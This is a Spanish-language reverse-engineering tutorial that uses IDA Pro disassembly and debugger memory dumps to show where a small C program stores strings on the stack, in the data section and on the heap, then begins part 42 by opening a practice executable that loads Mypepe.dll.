011610E8 push   offset aDireccionMen_1 ; "direccion mensaje_en_data = 0x%x\n"
011610ED call   _printf
011610F2 add    esp, 8
011610F5 mov    ecx, [ebp+var_88]
011610FB push   ecx
011610FC push   offset aDireccionMen_2 ; "direccion mensaje_en_heap = 0x%x\n"
01161101 call   _printf
01161106 add    esp, 8
01161109 push   offset char * string ; "Donde se ubicara?"
0116110E push   offset aDireccionStrin ; "direccion string = 0x%x\n"
01161113 call   _printf
01161118 add    esp, 8
0116111B push   offset char * string2
01161120 push   offset aDireccionStr_0 ; "direccion string2 = 0x%x\n"
01161125 call   _printf
0116112A add    esp, 8
0116112B call   ds: _imp_getchar
01161133 pop    edi
01161134 pop    esi
01161135 mov    ecx, [ebp+var_4]
01161138 xor    ecx, ebp ; cookie
0116113A call   __security_check_cookie
0116113F mov    esp, ebp
01161141 pop    ebp

```

Seleccionar C:\Users\vicnar\Desktop\41\ubicacion.exe

dirección mensaje\_en\_stack = 0x35fe14  
dirección mensaje\_en\_stack\_sin\_inicializar = 0x35fb00  
dirección mensaje\_en\_data = 0x1162128  
dirección mensaje\_en\_heap = 0x74d4f0  
dirección string = 0x1163000  
dirección string2 = 0x1163038

Las direcciones de string y string2 que corresponden a la sección data.

```

.IDA View-EIP d:\drive\curso c++\clase 3\punteros_y_referencias\punteros_y_referencias\ub
.data:01163000 ; Segment type: Pure data
.data:01163000 ; Segment permissions: Read/Write
.data:01163000 _data segment para public 'DATA' use32
.data:01163000 assume cs:_data
.data:01163000 .org 1163000h
.data:01163000 ; char string[18]
.data:01163000 char * string db 'Donde se ubicara?',0 ; DATA XREF: ejemplos_ubicacion(void)+F9t
.data:01163012 align 4
.data:01163014 ; unsigned int __security_cookie_complement
.data:01163014 __security_cookie_complement dd 0DE5E8C32h ; DATA XREF: __report_gsfailure+E3tr
.data:01163014

.data:01163030 __isa_enabled dd 7 ; DATA XREF: __isa_available_init+11t
.data:01163030 ; __isa_available_init+2Ct ...
.data:01163034 ; const int __scrt_ucrt_dll_is_in_use
.data:01163034 __scrt_ucrt_dll_is_in_use dd 1 ; DATA XREF: __scrt_is_ucrt_dll_in_use+2tr
.data:01163038 ; char string2[20]
.data:01163038 char * string2 db 44h, 6Fh, 6Eh, 64h, 65h, 20h, 73h, 65h, 20h, 75h, 62h, 69h, 63h, 61h
.data:01163038 ; DATA XREF: ejemplos_ubicacion(void)+A2t
.data:01163038 ; ejemplos_ubicacion(void)+10Bt
.data:01163038 db 72h, 61h, 3Fh, 0, 0, 0

```

La que queda es ver la del heap, era un puntero en el stack que guardaba la dirección de la string que se ubicaba en el heap.

```

00401036 movsb
00401037 mov    [ebp+mensaje_en_data], offset aHolaReverser_0 ; "hola reverser en data"
00401041 mov    eax, [ebp+mensaje_en_data]
00401047 push   eax ; char *
00401048 call   _strlen

```

Vemos que allí guarda el OFFSET o sea la dirección de la string “hola reverser en data”, y luego le pasa la dirección a strlen para sacar el largo de la misma.

Al resultado le suma 1 tal cual hace el código fuente

```

| 00401047      push    eax ; cchar *
| 00401048      call    _strlen
| 0040104D      add     esp, 4
| 00401050      add     eax, 1
| 00401053      push    eax ; Size
| 00401054      call    ds:_imp__malloc

```

```
mensaje_en_heap = (char *)malloc(strlen(mensaje_en_data)+1);
```

Y ese tamaño se lo pasa como size a malloc para reservar en el heap un buffer dinámico de tamaño largo de la string más 1.

La dirección que devuelva variara, pero será una zona reservada con permiso de lectura y escritura donde copiara más adelante.

```

00401010 ; Attributes: bp-based frame
00401010
00401010 ; void __cdecl ejemplos_ubicacion()
00401010 void __cdecl ejemplos_ubicacion(void) proc near
00401010
00401010 mensaje_en_heap = dword ptr -88h
00401010 mensaje_en_data = dword ptr -84h
00401010 mensaje_en_stack_sin_inicializar= byte ptr -80h
00401010 mensaje_en_stack= byte ptr -1Ch
00401010 var_4          = dword ptr -4
00401010
00401010         push    ebp
00401011         mov     ebp, esp
00401013         sub     esp, 88h
00401019         mov     eax, __security_cookie
0040101E         xor     eax, ebp
00401020         mov     [ebp+var_4], eax
00401023         push    esi
00401024         push    edi
00401025         mov     ecx, 5
0040102A         mov     esi, offset aHolaReverserEn ; "h
0040102F         lea     edi, [ebp+mensaje_en_stack]
00401032         rep    movsd
00401034         movsw
00401036         movsb
00401037         mov     [ebp+mensaje_en_data], offset ah
00401041         mov     eax, [ebp+mensaje_en_data]
00401047         push    eax ; char *
00401048         call    _strlen
0040104D         add     esp, 4
00401050         add     eax, 1
00401053         push    eax ; Size
00401054         call    ds:_imp__malloc
0040105A         add     esp, 4
0040105D         mov     [ebp+mensaje_en_heap], eax

```

Allí guarda esa dirección del heap que apunta a ese buffer, en la variable puntero del stack llamada mensaje\_en\_heap.

```

0040106C    call    _strcpy
00401071    add    esp, 8
00401074    mov    edx, [ebp+mensaje_en_data]
0040107A    push   edx ; char *
0040107B    mov    eax, [ebp+mensaje_en_heap]
00401081    push   eax ; char *
00401082    call    _strcpy

```

Luego copia la string apuntada por mensaje\_en\_data al buffer creado en el heap.

```

0040108A    push   4 ; size_t
0040108C    push   offset aHeap ; "heap"
00401091    push   offset aHolaReverser_2 ; "hola reverser en "
00401096    call    _strlen
00401098    add    esp, 4
0040109E    add    eax, [ebp+mensaje_en_heap]
004010A4    push   eax ; void *
004010A5    call    _memcpy

```

Luego le saca el largo de la string “hola reverser en ” y se la suma a la dirección de inicio del buffer en el heap, le queda justo apuntando para reemplazar la palabra data por heap, ya que hace un memcpy de 4 bytes pasando como source “heap” y como destination el puntero a la palabra data que está en el buffer del heap.

En el código fuente es esto

```
memcpy(mensaje_en_heap+strlen("hola reverser en "),"heap",4);
```

El destination es la dirección mensaje\_en\_heap + el largo de la string “hola reverser en ” eso quedara apuntando a la palabra data la que pisara con 4 bytes siendo el source “heap”.

Veamos si es cierto debuggeando.

```

00401024    push   ecx
00401025    mov    ecx, 5
00401026    mov    esi, offset aHolaReverserEn ; "hola reverser en stack"
0040102F    lea    edi, [ebp+mensaje_en_stack]
00401032    rep    movsd
00401034    mousw
00401036    mousb
00401037    mov    [ebp+mensaje_en_data], offset aHolaReverser_0 ; "hola reverser en data"
00401041    mov    eax, [ebp+mensaje_en_data]
00401047    push   eax ; char *
00401048    call    _strlen
0040105D    add    esp, 4
00401050    add    eax, 1
00401053    push   eax ; Size
00401054    call    ds:_imp_malloc
0040105A    add    esp, 4
0040105D    mov    [ebp+mensaje_en_heap], eax
00401063    push   offset aHolaReverser_1 ; "hola reverser en stack sin inicializar"
00401068    lea    ecx, [ebp+mensaje_en_stack_sin_inicializar]
0040106B    push   ecx ; char *
0040106C    call    _strcpy

```

```

001F1013 sub    esp, 88h
001F1019 mov    eax, __security_cookie
001F101E xor    eax, ebp
001F1020 mov    [ebp+var_4], eax
001F1023 push   esi
001F1024 push   edi
001F1025 mov    ecx, 5
001F102A mov    esi, offset aHolaReverserEn ; "hola reverser en stack"
001F102F lea    edi, [ebp+mensaje_en_stack]
001F1032 rep movsd
001F1034 mousw
001F1036 movsb
001F1037 mov    [ebp+mensaje_en_data], offset aHolaReverser_0 ; "hola reverser en data"
001F1041 mov    eax, [ebp+mensaje_en_data]
001F1047 push   eax
001F1048 call   strlen
001F104D add    esp, 4
001F1050 add    eax, 1
001F1053 push   eax
001F1054 call   ds: imp_malloc
001F105A add    esp, 4
001F105D mov    [ebp+mensaje_en_heap], eax
001F1063 push   offset aholaReverser_1 ; "hola reverser en stack sin inicializar"
001F1068 lea    ecx, [ebp+mensaje_en_stack_sin_inicializar]

```

Allí saco el largo de la string “hola reverser en data” y es 15 con el cero final.

```

001F1013 sub    esp, 88h
001F1019 mov    eax, __security_cookie
001F101E xor    eax, ebp
001F1020 mov    [ebp+var_4], eax
001F1023 push   esi
001F1024 push   edi
001F1025 mov    ecx, 5
001F102A mov    esi, offset aHolaReverserEn ; "hola reverser en stack"
001F102F lea    edi, [ebp+mensaje_en_stack]
001F1032 rep movsd
001F1034 mousw
001F1036 movsb
001F1037 mov    [ebp+mensaje_en_data], offset aHolaReverser_0 ; "hola reverser en data"
001F1041 mov    eax, [ebp+mensaje_en_data]
001F1047 push   eax
001F1048 call   strlen
001F104D add    esp, 4
001F1050 add    eax, 1
001F1053 push   eax
001F1054 call   ds: imp_malloc
001F105A add    esp, 4
001F105D mov    [ebp+mensaje_en_heap], eax
001F1063 push   offset aholaReverser_1 ; "hola reverser en stack sin inicializar"
001F1068 lea    ecx, [ebp+mensaje_en_stack_sin_inicializar]

```

Allí le suma 1 y se lo paso a malloc para reservar 0x16 bytes.

```

001F1013 sub    esp, 88h
001F1019 mov    eax, __security_cookie
001F101E xor    eax, ebp
001F1020 mov    [ebp+var_4], eax
001F1023 push   esi
001F1024 push   edi
001F1025 mov    ecx, 5
001F102A mov    esi, offset aHolaReverserEn ; "hola reverser en stack"
001F102F lea    edi, [ebp+mensaje_en_stack]
001F1032 rep movsd
001F1034 mousw
001F1036 movsb
001F1037 mov    [ebp+mensaje_en_data], offset aHolaReverser_0 ; "hola reverser en data"
001F1041 mov    eax, [ebp+mensaje_en_data]
001F1047 push   eax
001F1048 call   strlen
001F104D add    esp, 4
001F1050 add    eax, 1
001F1053 push   eax
001F1054 call   ds: imp_malloc
001F105A add    esp, 4
001F105D mov    [ebp+mensaje_en_heap], eax
001F1063 push   offset aholaReverser_1 ; "hola reverser en stack sin inicializar"
001F1068 lea    ecx, [ebp+mensaje_en_stack_sin_inicializar]
001F106B push   ecx

```

Allí está el inicio del buffer en el heap en mi caso será 0x67d4f0.

```
debug018:0067D4ED db 3Ah ; :  
debug018:0067D4EE db 0 ; :  
debug018:0067D4EF db 1Ah ; :  
● debug018:0067D4F0 db 0Dh ; :  
debug018:0067D4F1 db 0F0h ; :  
debug018:0067D4F2 db 0ADh ; :  
debug018:0067D4F3 db 0BAh ; :  
debug018:0067D4F4 db 0Dh ; :  
P debug018:0067D4F5 db 0F0h ; :  
debug018:0067D4F6 db 0ADh ; :  
debug018:0067D4F7 db 0BAh ; :  
debug018:0067D4F8 db 0Dh ; :  
debug018:0067D4F9 db 0F0h ; :  
debug018:0067D4FA db 0ADh ; :  
debug018:0067D4FB db 0BAh ; :  
debug018:0067D4FC db 0Dh ; :  
debug018:0067D4FD db 0F0h ; :  
debug018:0067D4FE db 0ADh ; :  
debug018:0067D4FF db 0BAh ; :  
debug018:0067D500 db 0Dh ; :  
debug018:0067D501 db 0F0h ; :  
debug018:0067D502 db 0ADh ; :  
debug018:0067D503 db 0BAh ; :  
debug018:0067D504 db 0EEh ; :  
debug018:0067D505 db 0FEh ; :  
debug018:0067D506 db 0ABh ; %  
● debug018:0067D507 db 0ABh ; %  
debug018:0067D508 db 0ABh ; %  
debug018:0067D509 db 0ABh ; %  
debug018:0067D50A db 0ABh ; %  
debug018:0067D50B db 0ABh ; %  
debug018:0067D50C db 0ABh ; %  
debug018:0067D50D db 0ABh ; %  
debug018:0067D50E db 0EEh ; :  
debug018:0067D50F db 0FEh ; :
```

Como el heap está en modo debug al arrancar desde un debugger se ve bien claro los 0x16 que son 22 decimal si desde el inicio los convertimos en dwords.

```
debug018:0067D4ED dd 0BAADF00Dh  
debug018:0067D4F0 dd 0BAADF00Dh  
debug018:0067D4F4 dd 0BAADF00Dh  
debug018:0067D4F8 dd 0BAADF00Dh  
debug018:0067D4FC dd 0BAADF00Dh  
debug018:0067D500 dd 0BAADF00Dh  
● debug018:0067D504 dw 0FEEEh  
debug018:0067D506 db 0ABh ; %
```

Como esta en modo debug (sino esto no funcionara) y aun no se escribió nada vemos BAAD FOOD jeje mala comida.

Son cinco DWORDS o sea 20 bytes de largo el buffer más los dos bytes finales 0xFFFF, le pedí 0x16 y me 22 decimal jeje.

Ya veremos más del heap por ahora ese es el buffer lleno de mala comida (BAAD FOOD) para darle de comer jeje.

Luego guarda la dirección en la variable puntero del stack.

```

001F102A mov    esi, offset aHolaReverserEn ; "hola reverser en stack"
001F102F lea    edi, [ebp+mensaje_en_stack]
001F1032 rep movsd
001F1034 movsw
001F1036 movsb
001F1037 mov    [ebp+mensaje_en_data], offset aHolaReverser_0 ; "hola reverser en data"
001F1041 mov    eax, [ebp+mensaje_en_data]
001F1047 push   eax, [ebp+mensaje_en_data]; char *
001F1048 call   _strlen
001F104D add    esp, 4
001F1050 add    eax, 1
001F1053 push   eax, [ebp+mensaje_en_data]; Size
001F1054 call   _imp__malloc
001F1059 add    esp, 4
001F105D mov    [ebp+mensaje_en_heap], eax
001F1063 push   offset aHolaReverser_1 ; "hola reverser en stack sin inicializar"
001F1066 lea    ecx, [ebp+mensaje_en_stack_sin_inicializar]
001F1069 push   ecx, [ebp+mensaje_en_heap]; char *
001F106C call   _strcpy
001F1071 add    esp, 8
001F1074 mov    edx, [ebp+mensaje_en_data]

```

Luego en ese strcpy copiara la string hola reverser en data en mi baad food jeje.

```

001F1050 add    eax, 1
001F1053 push   eax, [ebp+mensaje_en_data]; Size
001F1054 call   _imp__malloc
001F1059 add    esp, 4
001F105D mov    [ebp+mensaje_en_heap], eax
001F1063 push   offset aHolaReverser_1 ; "hola reverser en stack sin inicializar"
001F1066 lea    ecx, [ebp+mensaje_en_stack_sin_inicializar]
001F1069 push   ecx, [ebp+mensaje_en_heap]; char *
001F106C call   _strcpy
001F1071 add    esp, 8
001F1074 mov    edx, [ebp+mensaje_en_data]
001F107A push   edx, [ebp+mensaje_en_data]; char *
001F107B mov    eax, [ebp+mensaje_en_h[ebp+mensaje_en_data]=[Stack[000038C8]:0038FAA4]
001F1081 push   eax, [ebp+mensaje_en_h[ebp+mensaje_en_data]=[Stack[000038C8]:0038FAA4]; dd offset aHolaReverser_0 ; "hola reverser en data"
001F1082 call   _strcpy
001F1087 add    esp, 8
001F108A push   4, [ebp+mensaje_en_data]; size_t
001F108C push   offset aHeap, [ebp+mensaje_en_data]; "heap"
001F1091 push   offset aHolaReverser_2 ; "hola reverser en "
001F1096 call   _strlen
001F109B add    esp, 4

```

Si lo paso con f8.

```

AX debug018:0067D4EC dd 1A003AE8h
debug018:0067D4F0 aHolaReverser_3 db 'hola reverser en data',0
debug018:0067D4F0 ; DATA XREF: Stack[000038C8]:0038FAA0
● debug018:0067D506 db 0ABh ; %
● debug018:0067D507 db 0ABh ; %
● debug018:0067D508 db 0ABh ; %
● debug018:0067D509 db 0ABh ; %
● debug018:0067D50A db 0ABh ; %
● debug018:0067D50B db 0ABh ; %

```

Veo en el buffer del heap los bytes copiados con la A los convierto en string ascii.

```

001F1087 add    esp, 8
001F108A push   4, [ebp+mensaje_en_data]; size_t
001F108C push   offset aHeap, [ebp+mensaje_en_data]; "heap"
001F1091 push   offset aHolaReverser_2 ; "hola reverser en "
001F1096 call   _strlen
001F109B add    esp, 4

```

Allí va a sacar el largo de "hola reverser en "

```

001F104D add    esp, 4
001F1050 add    eax, 1
001F1053 push   eax          ; Size
001F1054 call   ds:_imp__malloc
001F105A add    esp, 4
001F105D mov    [ebp+mensaje_en_heap], eax
001F1063 push   offset aHolaReverser_1 ; "hola reverser en stack sin inicializar"
001F1068 lea    ecx, [ebp+mensaje_en_stack_sin_inicializar]
001F106A push   ecx          ; char *
001F106C call   _strcpy
001F1071 add    esp, 8
001F1074 mov    edx, [ebp+mensaje_en_data]
001F107A push   edx          ; char *
001F107B mov    eax, [ebp+mensaje_en_heap]
001F1081 push   eax          ; char *
001F1082 call   _strcpy
001F1087 add    esp, 8
001F108A push   4             ; size_t
001F108C push   offset aHeap   ; "heap"
001F1091 push   offset aHolaReverser_2 ; "hola reverser en "
001F1096 call   _strlen
001F1098 add    esp, 4
001F109E add    eax, [ebp+mensaje_en_heap]
001F10A4 push   eax          ; void *
001F10A5 call   _memcpy

```

Da 11, luego se lo suma a la dirección de inicio del buffer en el heap.

```

001F104C call   _strcpy
001F1071 add    esp, 8
001F1074 mov    eax, [ebp+mensaje_en_data]
001F107B push   edx          ; char *
001F107D mov    eax, [ebp+mensaje_en_heap]
001F1081 push   eax          ; char *
001F1082 call   _strcpy
001F1087 add    esp, 8
001F108A push   4             ; size_t
001F108C push   offset aHeap   ; "heap"
001F1091 push   offset aHolaReverser_2 ; "hola reverser en "
001F1096 call   _strlen
001F1098 add    esp, 4
001F109E add    eax, [ebp+mensaje_en_heap]
001F10A4 push   eax          ; void *
001F10A5 call   _memcpy
001F10A8 add    esp, 8
001F10B0 push   offset aWhereItWillBe ; "Donde se ubicara?"

```

Si descompongo la string original en bytes

```

0:067D4E6 db    0
0:067D4E7 db    0
0:067D4E8 dd    60F3C789h
0:067D4EC dd    100030E8h
0:067D4F0 byte  6704F0 db  68h      ; DATA XREF: Stack[000038C8]:0038FA00
0:067D4F1 db    6Fh ; 0
0:067D4F2 db    6Ch ; 1
0:067D4F3 db    61h ; a
0:067D4F4 db    20h
0:067D4F5 db    72h ; r
0:067D4F6 db    65h ; e
0:067D4F7 db    76h ; v
0:067D4F8 db    65h ; e
0:067D4F9 db    72h ; r
0:067D4FA db    73h ; s
0:067D4FB db    65h ; e
0:067D4FC db    72h ; r
0:067D4FD db    20h
0:067D4FE db    65h ; e
0:067D4FF db    6Eh ; n
0:067D500 db    20h
0:067D501 db    64h ; d
0:067D502 db    61h ; a
0:067D503 db    74h ; t
0:067D504 db    61h ; a
0:067D505 db    0
0:067D506 db    00Bh ; %
0:067D507 db    00Bh ; %

```

Luego aprieto A allí.

```

ebug018:0067D4E6 db 0
ebug018:0067D4E7 db 0
ebug018:0067D4E8 dd 6DF3C789h
ebug018:0067D4EC dd 1A003AE8h
ebug018:0067D4F0 byte_67D4F0 db 68h
ebug018:0067D4F1 db 6Fh ; o
ebug018:0067D4F2 db 6Ch ; l
ebug018:0067D4F3 db 61h ; a
ebug018:0067D4F4 db 20h
ebug018:0067D4F5 db 72h ; r
ebug018:0067D4F6 db 65h ; e
ebug018:0067D4F7 db 76h ; v
ebug018:0067D4F8 db 65h ; e
ebug018:0067D4F9 db 72h ; r
ebug018:0067D4FA db 73h ; s
ebug018:0067D4FB db 65h ; e
ebug018:0067D4FC db 72h ; r
ebug018:0067D4FD db 20h
ebug018:0067D4FE db 65h ; e
ebug018:0067D4FF db 6Eh ; n
ebug018:0067D500 db 20h
ebug018:0067D501 aData db 'data',0
ebug018:0067D506 db 0ABh ; \z
ebug018:0067D507 db 0ABh ; \z
ebug018:0067D508 db 0ABh ; \z

```

```

001F107B push    eax      ; char *
001F1081 mov     eax, [ebp+mensaje_en_heap]
001F1082 push    eax      ; char *
001F1083 call    _strcpy
001F1087 add    esp, 8
001F108A push    4        ; size_t
001F108C push    offset aHeap    ; "heap"
001F1091 push    offset aHolaReverser_2 ; "hola reverser en "
001F1096 call    _strlen
001F109B add    esp, 4
001F109E add    eax, [ebp+mensaje_en_heap]
001F10A4 push    eax      ; void *
001F10A5 call    _memcpu
001F10AA add    esp, eax=debug018:aData
001F10AD push    offset aData    db 'data',0 se ubicara??
001F10B2 push    offset char * string2 ; char *
001F10B7 call    _strcpy

```


Veo que va a escribir 4 bytes va a machacar la palabra “data” con “heap”.

```
debug 018:0067D4E5 db 0
debug 018:0067D4E6 db 0
debug 018:0067D4E7 db 0
debug 018:0067D4E8 dd 6DF3C789h
debug 018:0067D4EC dd 1A003AE8h
debug 018:0067D4F0 byte_67D4F0 db 68h
debug 018:0067D4F1 db 6Fh ; o
debug 018:0067D4F2 db 6Ch ; l
debug 018:0067D4F3 db 61h ; a
debug 018:0067D4F4 db 20h
debug 018:0067D4F5 db 72h ; r
debug 018:0067D4F6 db 65h ; e
debug 018:0067D4F7 db 76h ; v
debug 018:0067D4F8 db 65h ; e
debug 018:0067D4F9 db 72h ; r
debug 018:0067D4FA db 73h ; s
debug 018:0067D4FB db 65h ; e
debug 018:0067D4FC db 72h ; r
debug 018:0067D4FD db 20h
debug 018:0067D4FE db 65h ; e
debug 018:0067D4FF db 6Eh ; n
debug 018:0067D500 db 20h
debug 018:0067D501 aData db 'heap',0
debug 018:0067D506 db 0ABh ; %
debug 018:0067D507 db 0ABh ; %
```

Así que puedo descomponer la palabra heap y armar la string completa.

```
debug018:0067D4E5 db 0
debug018:0067D4E6 db 0
debug018:0067D4E7 db 0
debug018:0067D4E8 dd 6DF3C789h
debug018:0067D4EC dd 1A003AE8h
debug018:0067D4F0 aHolaReverser_3 db 'hola reverser en heap',0
debug018:0067D4F0 ; DATA XREF: Sta
debug018:0067D506 db 0ABh ; %
debug018:0067D507 db 0ABh ; %
debug018:0067D508 db 0ABh ; %
debug018:0067D509 db 0ABh ; %
debug018:0067D50A db 0ABh ; %
debug018:0067D50B db 0ABh ; %
debug018:0067D50C db 0ABh ; %
debug018:0067D50D db 0ABh ; %
debug018:0067D50E db 0EEh ;
debug018:0067D50F db 0FEh ;
debug018:0067D510 db 0
debug018:0067D511 db 0
debug018:0067D512 db 0
```

Bueno ya está armada la string en el heap, solo queda imprimir la dirección.



Bueno esto es todo por ahora traten de practicar y ver bien las strings y manejarlas con comodidad para acostumbrarse de a poco.

## Hasta la parte 42. Ricardo Narvaja




# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 42

Había dos ejercicios pendientes de la parte 41 para que practiquen, lamentablemente nadie me envió una solución, lo cual es algo que a uno le deja pensando si lo que hace vale la pena, al menos alguna pregunta, algún feedback no hubo nada.

Esto hace replantear las cosas y preguntarme si vale la pena llegar tan lejos como pensaba con este curso, ya veremos qué decisión tomamos ante la falta de feedback, por ahora solucionaremos el ejercicio 41.

Es necesario actualizar a la nueva versión del keypatch pues lo utilizaremos al final.



<https://github.com/keystone-engine/keypatch>

Reemplazo el .py por el nuevo.

<http://ricardo.crver.net/WEB/INTRODUCCION%20AL%20REVERSING%20CON%20IDA%20PRO%20DESDE%20CERO/EJERCICIOS/>

Abrimos el ejercicio 41 en IDA.

Tratare de no usar símbolos ya que ustedes tampoco los tienen, así lo hacemos en forma similar.

```

00401360 public start
00401360 start proc near
00401360 ; FUNCTION CHUNK AT 004011FE SIZE 0000012C BYTES
00401360 ; FUNCTION CHUNK AT 00401367 SIZE 00000006 BYTES
00401360 call    sub_4015DF
00401372 jmp     loc_4011FE
00401372 start endp ; sp-analysis Failed
00401372

```

004011FE ; START OF FUNCTION CHUNK FOR start  
004011FE  
004011FE loc\_4011FE:  
004011FE push 14h  
00401200 push offset unk\_402518  
00401205 call sub\_401980  
00401208 push 1  
0040120C call sub\_4013F0  
00401211 pop ecx  
00401212 test al, al  
00401214 jnz short loc\_401210

100.00% (332,74) | (886,251) 0000076D 0040136D: start (Synchronized with Hex View-1)

Si vemos las strings vemos la string Mypepe.dll así que es probable que haya que colocarla en la misma carpeta, la misma dll de los ejercicios anteriores.

Address	Length	Type	String
.rdata:00402110	00000009	C	Hola %s\n
.rdata:0040211C	00000008	C	Mypepe.dll
.rdata:0040229C	00000005	C	GCTL
.rdata:004022A8	00000009	C	.text\$mn
.rdata:004022BC	00000009	C	.idata\$5
.rdata:004022D0	00000007	C	.00cfg
.rdata:004022E0	00000009	C	CRT\$XA
.rdata:004022F4	0000000A	C	.CRT\$CAA
.rdata:00402308	00000009	C	.CRT\$CZ
.rdata:0040231C	00000009	C	.CRT\$XIA
.rdata:00402320	0000000A	C	.CRT\$XAA
.rdata:00402344	0000000A	C	.CRT\$XIAC
.rdata:00402358	00000009	C	.CRT\$XIZ
.rdata:0040236C	00000009	C	.CRT\$XPA
.rdata:00402380	00000009	C	.CRT\$XPZ
.rdata:00402394	00000009	C	.CRT\$XTA
.rdata:004023A8	00000009	C	.CRT\$XTZ
.rdata:004023BC	00000007	C	.rdata

Line 1 of 42

Lo hago la colocó en la carpeta.

Nombre	Fecha de modificación	Tipo	Tamaño
<input checked="" type="checkbox"/> Mypepe.dll	17/01/2017 14:58	Extensión de la ap...	261 KB
<input type="checkbox"/> PRACTICA_41.exe	29/01/2017 7:48	Aplicación	10 KB
<input type="checkbox"/> PRACTICA_41.id0	04/02/2017 8:01	Archivo ID0	16 KB
<input type="checkbox"/> PRACTICA_41.id1	04/02/2017 8:01	Archivo ID1	0 KB
<input type="checkbox"/> PRACTICA_41.id2	04/02/2017 8:01	Archivo ID2	1 KB
<input type="checkbox"/> PRACTICA_41.nam	04/02/2017 8:01	Archivo NAM	0 KB
<input type="checkbox"/> PRACTICA_41.til	04/02/2017 8:01	Archivo TIL	1 KB
<input type="checkbox"/> PRACTICA41b.exe	29/01/2017 9:40	Aplicación	11 KB

haciendo doble click en la string

```
...  
.rdata:00402110 aHola$      db 'Hola %s',0Ah,0    ; DATA XREF: sub_401010+25To  
.rdata:00402119 align 4  
.rdata:0040211C ; CHAR LibFileName[]  
.rdata:0040211C LibFileName    db 'Mypepe.dll',0    ; DATA XREF: sub_401090+4DTo  
.rdata:00402127 align 4  
.rdata:00402128 off_402128    dd offset dword_4020E0 ; DATA XREF: text.00401C4A0  
.rdata:0040212C               dd offset dword_403130  
.rdata:00402130 ; Debug Directory entries  
.rdata:00402130 dd 0          ; Characteristics  
.rdata:00402134 dd 588DC87Bh ; TimeStamp: Sun Jan 29 10:48:27 2017  
.rdata:00402138 dw 0          ; MajorVersion  
.rdata:0040213A dw 0          ; MinorVersion  
.rdata:0040213C dd 2          ; Type: IMAGE_DEBUG_TYPE_CODEVIEW  
.rdata:00402140 dd 81h         ; SizeOfData  
.rdata:00402144 dd rva asc_402204 ; AddressOfRawData  
.rdata:00402148 dd 1404h        ; PointerToRawData  
